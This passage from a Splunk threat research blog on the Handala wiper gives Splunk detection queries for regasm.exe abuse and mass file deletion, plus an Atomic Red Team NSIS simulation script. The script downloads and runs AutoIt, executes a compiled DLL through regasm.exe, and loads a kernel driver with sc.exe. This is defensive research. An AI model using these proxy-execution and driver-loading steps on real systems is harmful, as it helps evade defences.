20 Per Page ▼ ✓ Format Preview ▼	Processid 🗘 🖌	icanhazip.com	QueryStatus ¢ 🖌 Ø Ø	104.16.184.241;104.16.185.241;		22		2024-07-29T16:1	2:34 2		6:12:34	count \$ . 1

Figure 21: Detection for Windows Gather Victim Network Info Through Ip Check Web Services

#### Detect Regasm with no Command Line Arguments

The following analytic detects instances of regasm.exe running without command line arguments. This behavior typically indicates process injection, where another process manipulates regasm.exe. The detection leverages EDR data, focusing on process names and command-line executions.

| tstats `security\_content\_summariesonly` count FROM datamodel=Endpoint.Processes where `process\_regasm` by \_time span=1h Processes.process\_id Processes.process\_name Processes.dest Processes.user Processes.process\_path Processes.process Processes.parent\_process\_name

- | `drop\_dm\_object\_name(Processes)`
- | `security\_content\_ctime(firstTime)`
- | `security\_content\_ctime(lastTime)`
- | regex process="(?i)(regasm\.exe.{0,4}\$)"
- | `detect\_regasm\_with\_no\_command\_line\_arguments\_filter`

New Search										Save As 🔻	Create Table View Cl
tstats `security_con Processes.process   'drop_dm_object_name   `security_content_ct   `security_content_ct   regex process="(?i)(	Processes.par (Processes)` time(firstTime) time(lastTime)`	ent_process_name	datamodel=Endpoint.	Proce	esses <mark>where</mark> `pro	cess_regasm` by _time	e span=1h Processes.proces:	s_id Processes.pr	ocess_name Processes.dest Processes.use	r Processes.process_path	Last 24 hours 💌
✓ 21 events (29/07/2024 0)	08:00:00.000 to	30/07/2024 08:04	27.000) No Event S	Sampli	ing 🔻					Job 🔻 II 🔳 🦂	🗸 🤹 🔹 🕈 Smart Mod
Events Patterns S	statistics (21)	Visualization									
20 Per Page 🔻 🖌 Form	nat Preview	•									< Prev 1 2 N
_time ≎	process_id	≠ process_name	dest \$	/	user 🗘 🖌	process_path \$		/	process \$	1	✓ parent_process_name ¢
2024-07-29 17:00	0x1010	RegAsm.exe	testlab-win- dc.attackrange.log	cal	administrator	C:\Users\Administ	rator\AppData\Local\Temp\56	4784\RegAsm.exe	C:\Users\Administrator\AppData\Local\	Temp\564784\RegAsm.exe	Champion.pif
2024-07-29 17:00	0x185c	RegAsm.exe	testlab-win- dc.attackrange.log	cal	administrator	C:\Users\Administ	rator\AppData\Local\Temp\56	4784\RegAsm.exe	C:\Users\Administrator\AppData\Local\	Temp\564784\RegAsm.exe	Champion.pif

Figure 22: Detection for Regasm with No Command Line Arguments

#### **Detect Regasm with Network Connection**

The following analytic detects the execution of regasm.exe establishing a network connection to a public IP address, excluding private IP ranges. This detection leverages Sysmon EventID 3 logs to identify such behavior. This activity is significant as regasm.exe is a legitimate Microsoft-signed binary that can be exploited to bypass application control mechanisms.

```
`sysmon` EventID=3 dest_ip!=10.0.0.0/8 dest_ip!=172.16.0.0/12 dest_ip!=192.168.0.0/16
process_name=regasm.exe
| stats count min(_time) as firstTime max(_time) as lastTime by dest, user, process_name,
src_ip, dest_ip
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `detect_regasm_with_network_connection_filter`
```

New Search											
					-	e					
✓ 7 events (29/07/2024)	08:00:00.000 to 30/07/2024 0	8:06:34.00	0) No Event Sampling 🔻								Job 🕶
Events Patterns	Statistics (3) Visualization	I.									
20 Per Page 🔻 🖌 For	rmat Preview <del>•</del>										
dest ‡	🖉 user 🗘	/	process_name \$	/	src_ip ≑	/	dest_ip ‡	/	count 🗘 🖌	firstTime \$	
104.16.184.241	Administrator		RegAsm.exe		10.0.1.14		104.		2	2024-07-29T18:02:54	
104.16.185.241	Administrator		RegAsm.exe		10.0.1.14		104.		2	2024-07-29T17:56:15	
149.154.167.220	Administrator		RegAsm.exe		10.0.1.14		149.		3	2024-07-29T17:57:43	

Figure 23: Detection for Regasm with Network Connection

#### Windows High File Deletion Frequency

The following analytic identifies a high frequency of file deletions by monitoring Sysmon Event ID 23 and 26 for specific file extensions. This detection leverages Sysmon logs to track deleted target filenames, process names, and process IDs. Such activity is significant as it often indicates ransomware behavior, where files are encrypted and the originals are deleted.

```
`sysmon` EventCode IN ("23","26") TargetFilename IN ("*.cmd", "*.ini","*.gif", "*.jpg",
"*.jpeg", "*.db", "*.ps1", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.ppt", "*.pptx",
"*.bmp","*.zip", "*.rar", "*.7z", "*.chm", "*.png", "*.log", "*.vbs", "*.js", "*.vhd",
"*.bak", "*.wbcat", "*.bkf", "*.backup*", "*.dsk", "*.win") NOT TargetFilename IN
("*\\INetCache\\Content.Outlook\\*")
| stats count, values(TargetFilename) as deleted_files, min(_time) as firstTime,
max(_time) as lastTime by user, dest, signature, signature_id, Image, process_name,
process_guid
| rename Image as process
| where count >=100
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_high_file_deletion_frequency_filter`
```

<pre>"*.jpg", "* "*.pptx", " "*.js", "*. TargetFilen as deleted_ signature,   where cou</pre>	_files, min(_time) as signature_id, Image,	<pre>s1", "*.doc", "* ar", "*.72", "*. cat", "*.72", "*. cat", "*.bkf", ne\Content.Outlo firstTime, max( process_name, p content_ctime(final)</pre>	.docx", "*.xls", chm", "*.png", ' "*.backup*", "*. ok\\*")   stats _time) as lastTi rocess_guid   ro irstTime)'   `so	<pre>"*.log", "*.ppt", '*.log", "*.vbs", dok", "*.win') NOT count, values(TargetFilename) me by user, dokst, name Image as process scurity_content_ctime(lastTime)'</pre>				Job * III II & A * Smart Mod
vents Patte		Visualization	10.40.55.000)	No Event Sampling +				
20 Per Page 🔻	✓ Format Prev	iew 👻						
ser 🗘 🖌	dest \$	signature ∕≎	≠ signature_id	process 🗢 🖌	≠ process_name	≠ process_guid	≮ count ≎	deleted_files ≎
dministrator	testlab-win- dc.attackrange.loc	FileDelete cal (File Delete archived)	23	C:\Users\Administrator\AppOnta\Local\Temp\564784\RegAsm.exe	RegAsm. exe	(35cd7c13- d7b1-66a7- be08- 00000008b02)	623	C: \Bacycle.Bin\S-1-5-21-39484946-15525533-33080272-200\desktop.ini C: \Bacycle.Bin\S-1-5-21-375361180-075552524-18127386-500\desktop.ini C: \tanciefedTeam\atomicx11085\src\tgt.a.db C: \tanciefedTeam\atomicx11085\src\tgt.a.db C: \tanciefedTeam\atomicx11027\bin\11027.sip C: \tanciefedTeam\atomicx11027\bin\11027.sip C: \tanciefedTeam\atomicx110827\bin\11027.sip C: \tanciefedTeam\atomicx11080.003\src\1108.08mssuperading.ps1 C: \tanciefedTeam\atomicx11085.003\src\1108.08_msuperading.vbs C: \tanciefedTeam\atomicx11085.013\src\1108.c03\src\1108 C: \tanciefedTeam\atomicx11085.013\src\1108.c03\src\1108 C: \tanciefedTeam\atomicx11085.013\src\1108.c03\src\1108 C: \tanciefedTeam\atomicx11085.013\src\1108.c03\src\1108 C: \tanciefedTeam\atomicx11085.013\src\1108.c03\src\1108 C: \tanciefedTeam\atomicx11085.013\src\1108.c03\src\1108 C: \tanciefedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomicfedTeam\atomicx11085.013\src\1108 c1\stomicfedTeam\atomic

Figure 24: Detection for Windows High File Deletion Frequency

#### Windows Data Destruction Recursive Exec Files Deletion

The following analytic identifies a suspicious process that is recursively deleting executable files on a compromised host. It leverages Sysmon Event IDs 23 and 26 to detect this activity by monitoring for a high volume of deletions or overwrites of files with extensions like .exe, .sys, and .dll.

```
`sysmon` EventCode IN ("23","26") TargetFilename IN ("*.exe", "*.sys", "*.dll")
| bin _time span=2m
| stats count, values(TargetFilename) as deleted_files, min(_time) as firstTime,
max(_time) as lastTime by user, dest, signature, signature_id, Image, process_name,
process_guid
| rename Image as process
| where count >=100
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

`windows\_data\_destruction\_recursive\_exec\_files\_deletion\_filter`

New Sear	rch									Save As 🔻	Creat
bin _time s   stats count   rename Image   where count   `security_co   `security_co	<pre>, values(TargetFilename) e as process</pre>	) <mark>as</mark> deleted_f	iles, min(_time	as firstTime, max(_time) as lastTime by user, dest, sign as firstTime, max(_time) as firstTime by user, dest, sign as firstTime, sign as firstT	ature, sign	nature_id,	Image, process_n	ame, pro	cess_guid		
✓ 360 events (2)	9/07/2024 10:00:00.000 to	30/07/2024 10	:53:01.000) N	o Event Sampling 👻					▼ doL	II 🔳 👌	
Events Patte	erns Statistics (1)	/isualization									
20 Per Page 🔻	✓ Format Preview	•									
user ‡ 🖌	dest \$	signature \$	✓ signature_id ¢	process \$	proce	/ ess_name	≠	count ¢	deleted_files \$		
Administrator	testlab-win- dc.attackrange.local	FileDelete (File Delete archived)	23	C:\Users\Administrator\AppData\Local\Temp\564784\RegAsm.	exe RegAs	sm.exe	{35cd7c13- d7b1-66a7- be08- 000000008b02}	237	C:\AtomicRedTeam\atomics\T1027.004\b C:\AtomicRedTeam\atomics\T1027.007\b C:\AtomicRedTeam\atomics\T1036.003\b C:\AtomicRedTeam\atomics\T1047\bin\c C:\AtomicRedTeam\atomics\T1055.001\s;	in\ninja_sysc in\T1036.003. alc.dll	exe

Figure 25: Detection for Windows Data Destruction Recursive Exec Files Deletion

## Simulation

By simulating techniques employed by the adversary in this real-world campaign, security teams can assess their detection and response capabilities against tactics that have been observed in actual malicious operations. This approach allows organizations to proactively identify gaps in their defenses and improve their overall security posture against current and emerging threats.

To specifically support teams looking to test their defenses against this particular wiper threat, we generated an NSIS script that performs three main Atomic Tests that simulate different techniques that adversaries might use: an AutoIT test, a RegAsm.exe test, and a driver loading test.

You may retrieve the NSIS script here. Below, we'll provide an overview of how each test works.

#### **Autolt Test**

This test demonstrates how an attacker might use Autolt to run arbitrary scripts on a system.

🗑 Name Setup —	$\times$	]	
Installing Please wait while Name is being installed.	Number of States	Size	
Execute: "C:\Users\ADMINI~1\AppData\Local\Temp\AtomicRedTeamTest\AutoIt\install\au	utoit	-	
Downloading AutoIt AutoIt downloaded successfully. Extracting AutoIt	Atom	ic Message	×
Create folder: C:\Users\ADMINI~1\AppData\Local\Temp\AtomicRedTeamTest\AutoIt AutoIt extracted successfully. AutoIt3.exe found at: C:\Users\ADMINI~1\AppData\Local\Temp\AtomicRedTeamTes	hell	o from Atomic Red Team	
Creating AutoIt script AutoIt script created at: C:\Users\ADMINI~1\AppData\Local\Temp\AtomicRedTeamT Executing AutoIt script		ОК	
Execute: "C:\Users\ADMINI~1\AppData\Local\Temp\AtomicRedTeamTest\AutoIt\inst Nullsoft Install System v3.10	*	17,208 KB 1 KB 3 KB	
Close Cance	el	3 KD	

Autolt is a scripting language designed for automating Windows GUI and general scripting. It's sometimes misused by attackers to evade detection. The script performs the following steps:

1. Downloads Autolt from the official website:

```
NSISdl::download "https://www.autoitscript.com/cgi-bin/getfile.pl?autoit3/autoit-
v3.zip" "$INSTDIR\autoit-v3.zip"
```

#### 2. Extracts the downloaded Autolt package:

nsExec::ExecToLog 'powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Expand-Archive -Path \"\$INSTDIR\autoit-v3.zip\" -DestinationPath \"\$INSTDIR\AutoIt\" -Force"'

3. Creates a simple Autolt script:

FileWrite \$0 'MsgBox(0, "Atomic Message", "hello from Atomic Red Team")'

4. Executes the Autolt script and spawns a message box:

ExecWait '"\$AutoItExe" "\$INSTDIR\atomic\_script.au3"'

#### RegAsm.exe Test (T1218.009)

🗊 Name Setup —	$\times$
Installation Complete Setup was completed successfully.	
Completed	
T1218.009.cs compiled successfully.	^
Executing regasm Microsoft .NET Framework Assembly Registration Utility version 4.8.3761.0	
for Microsoft .NET Framework version 4.8.3761.0	
Copyright (C) Microsoft Corporation. All rights reserved.	
I shouldn't really execute either.	
Types un-registered successfully Regasm execution finished with exit code: 0	
Regasm executed successfully.	~

RegAsm.exe is a legitimate Windows tool that can be abused for DLL execution. This test showcases how an attacker might abuse RegAsm.exe to run malicious code. The script does the following:

1. Writes a C# source code file (T1218.009.cs) to disk:

!insertmacro T1218\_009\_CS\_CONTENT

2. Compiles the C# code into a DLL:

```
nsExec::ExecToLog 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
/r:System.EnterpriseServices.dll /out:"$INSTDIR\T1218.009.dll" /target:library
"$INSTDIR\T1218.009.cs"'
```

3. Executes RegAsm.exe with the compiled DLL, showcasing in the NSIS Show Details window:

```
nsExec::ExecToLog 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U
"$INSTDIR\T1218.009.dll"'
```

#### **Driver Loading Test**

This test simulates an attempt to load a malicious kernel driver, which could be used by attackers to gain deep system access.

🗊 Name Setup	_		$\times$
Installation Complete			NULL
Setup was completed successfully.			J
Completed			
Completed			
Extract: C:\Users\ADMINI~1\AppData\Local\Temp\AtomicRedTeamTe Driver extracted to C:\Users\ADMINI~1\AppData\Local\Temp\Atomic Attempting to load the driver as a service [SC] CreateService SUCCESS Service creation attempt finished with exit code: 0 Service created successfully. [SC] StartService FAILED 1275:			
This driver has been blocked from loading			<i>~</i>
Nullsoft Install System v3.10			
< Back Close	se	Car	ncel

The script performs these steps:

1. Extracts the driver file:

File "/oname=\$INSTDIR\driver.sys" "path\to\your\ListOpenedFileDrv\_32.sys"

2. Attempts to create a service for the driver:

```
nsExec::ExecToLog 'sc.exe create TestDriver type= kernel binPath=
"$INSTDIR\driver.sys"'
```

#### 3. Tries to start the service:

nsExec::ExecToLog 'sc.exe start TestDriver'

#### **IOCs**

File	Hash
96dec6e07229201a02f538310815c695cf6147c548ff1c6a0def2fe38f3dcbc8	update.zip
19001dd441e50233d7f0addb4fcd405a70ac3d5e310ff20b331d6f1a29c634f0	Phishing attachment (pdf)
8316065c4536384611cbe7b6ba6a5f12f10db09949e66cb608c92ae8b69e4d67	OpenFileFinder.dll

#### Learn More

This blog helps security analysts and Splunk customers enhance their threat detection capabilities and strengthen their defenses against sophisticated malware campaigns like Handala's Wiper. You can implement the detections in this blog in <u>Splunk Enterprise Security</u> using the <u>Splunk</u> <u>Enterprise Security Content Update app.</u> To view the Splunk Threat Research Team's complete security content repository, visit <u>research.splunk.com</u>.

## Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the <u>Slack</u> channel #security-research. Follow <u>these instructions</u> if you need an invitation to our Splunk user groups on Slack.

## Contributors

We would like to thank <u>Teoderick Contreras</u>, <u>Michael Haag</u>, <u>Jose Hernandez</u>, <u>Nicole Hoffman</u> and <u>Eric Kuhla</u>, <u>Nick Biasini</u> and <u>Cisco Talos</u> for authoring this post and the entire Splunk Threat Research Team for their contributions.

# **Digital Resilience** Pays Off


Research reveals every organization suffers from disruption. Investing in critical capabilities enables some to win.



Digital Resilience Pays Off

Download this e-book to learn about the role of Digital Resilience across enterprises.

Download now



#### Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the <u>Attack Data repository</u>.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

## **Related Articles**

Security 5 Min Read

#### Revisiting the Big Picture: Macro-level ATT&CK Updates for 2023

SURGe reviews the latest attacker trends and behaviors with this look at four years of ATT&CK data from some of the largest and most trusted threat reporting sources.

Security 5 Min Read

#### STRT-TA03 CPE - Destructive Software

The Splunk Threat Research Team is monitoring several malicious payloads targeting Customer Premise Equipment (CPE) devices. These are defined as devices that are at customer (Commercial, Residential) premises and that provide connectivity and services to the internet backbone

## **About Splunk**

The Splunk platform removes the barriers between data and action, empowering observability, IT and security teams to ensure their organizations are secure, resilient and innovative.

Founded in 2003, Splunk is a global company — with over 7,500 employees, Splunkers have received over 1,020 patents to date and availability in 21 regions around the world — and offers an open, extensible data platform that supports shared data across any environment so that all teams in an organization can get end-to-end visibility, with context, for every interaction and business process. Build a strong data foundation with Splunk.





Learn more about Splunk